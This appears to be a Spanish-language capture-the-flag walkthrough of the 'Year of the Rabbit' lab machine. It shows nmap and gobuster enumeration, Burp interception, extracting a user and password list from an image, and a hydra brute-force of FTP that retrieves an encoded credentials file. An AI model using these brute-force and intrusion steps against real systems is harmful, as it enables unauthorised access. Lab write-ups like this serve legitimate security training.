


# Year of Rabbit

nmap -T5 -sV -sC -p- 10.10.10.212



**Apache2 Debian Default Page**

**It works!**

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

**Configuration Overview**


Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain


gobuster dir -u http://10.10.10.212/ -w /usr/share/wordlists/dirb/common.txt -q -t 25 -x php,html,txt






```
(vienez13@kali)~$ gobuster dir -u http://10.10.10.212/ -w /usr/share/wordlists/dirb/common.txt -q -t 25 -x php,html,txt
/.hta (Status: 403) [Size: 277]
/.hta.php (Status: 403) [Size: 277]
/.hta.html (Status: 403) [Size: 277]
/.htaccess (Status: 403) [Size: 277]
/.hta.txt (Status: 403) [Size: 277]
/.htaccess.php (Status: 403) [Size: 277]
/.htaccess.html (Status: 403) [Size: 277]
/.htaccess.txt (Status: 403) [Size: 277]
/.htpasswd.html (Status: 403) [Size: 277]
/.htpasswd (Status: 403) [Size: 277]
/.htpasswd.txt (Status: 403) [Size: 277]
/.htpasswd.php (Status: 403) [Size: 277]
/.html (Status: 403) [Size: 277]
/.php (Status: 403) [Size: 277]
/assets (Status: 301) [Size: 313] [→ http://10.10.10.212/assets/]
/index.html (Status: 200) [Size: 7853]
/index.html (Status: 200) [Size: 7853]
```

Active Machine Information

Title	IP Address	Expires
Year of the Rabbit	10.10.10.212	56 - 00




# Index of /assets


<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>		-	
 <a href="#">RickRolled.mp4</a>	2020-01-23 00:34	384M	
 <a href="#">style.css</a>	2020-01-23 00:34	2.9K	

*Apache/2.4.10 (Debian) Server at 10.10.10.212 Port 80*

en el directorio oculto encontramos un css




al revisar redirige a una web




al ingresar nos rickrollea

pensando y analizando , algo debe tener esta página , y si desactivamos el javascript?



touché



escuchamos el video y se escucha un eructo en el segundo 57 de la canción , eructo en inglés es burp...

será un indicio , abriremos burpsuite? y abriremos de nuevo la página




nos toparemos con una dirección a una imagen


# Index of /WExYY2Cv-qU

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
🔍 <a href="#">Parent Directory</a>	-		
🖼️ <a href="#">Hot_Babe.png</a>	2020-01-23 00:34	464K	


Apache/2.4.10 (Debian) Server at 10.10.10.212 Port 80



mmm nada mal pero algo falta acá... criptografia?




usemos strings para verla .




dentro encontramos un nombre de usuarios y una lista de posibles contraseñas , las cuales exportaremos a un archivo dicc

hydra -l ftpuser -P dicc <ftp://10.10.10.212>



ftp ftpuser@10.10.10.212

contraseña



ls

encontramos un archivo.

```

ftp> ls
229 Entering Extended Passive Mode (|||7168|).
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 758 Jan 23 2020 Eli's_Creds.txt
226 Directory send OK.
ftp> getm *
?Invalid command.
ftp> mget *
mget Eli's_Creds.txt [anypyz]? y
229 Entering Extended Passive Mode (|||64654|).
150 Opening BINARY mode data connection for Eli's_Creds.txt (758 bytes).
100% |*****| 758
226 Transfer complete.
758 bytes received in 00:00 (2.47 KiB/s)
ftp>

```

```
$ cat "Eli's_Creds.txt"
+++++ +++++[ →+++ +++++ +<]>+ +++.< +++++ [→++ +<] >++++ +.<++ +[→
—<]> ——— .<+++ [→++ +<]>+ +++.< +++++ ++[→ ——— —<]> ——— --.<+
++++[ →—— —<]> -.<++ +++++ +[→+ +++++ ++<]> +++++ .++++ +++.- --.<+
+++++ +++[- >—— ——— <]>—— ——— . —.< +++++ +++[- >++++ +++++<
]>+++ +++.< +++++[ →+++ +<]>+ .<+++ ++[→+ +++<] >+.. +++++. ——— —.+Can you f
++.<+ ++[→ —<] >—— -.<++ +++++[ →—— —<] >—— --.<+ +++++[ →——
—<]> -.<++ +++++[ →+++ +++<] >.<++ ++[→+ ++<]> +++++ +.<++ +++[- >++++
+<]>+ +++.< +++++ +[→—— <]>—— ——— -.<++ +++++[ →+++ +++<] >+.<+
++++[ →—— —<]> —.< +++++ [→—— —<] >—— . <++++ +++++[ →+++ +++++
<]>+ +++++. <++++ +++[- >—— —<] >—— -.+++ +.<++ +++++ [→++ +++++
<]>+ .<+++ [→—— <]>—— —.—
```

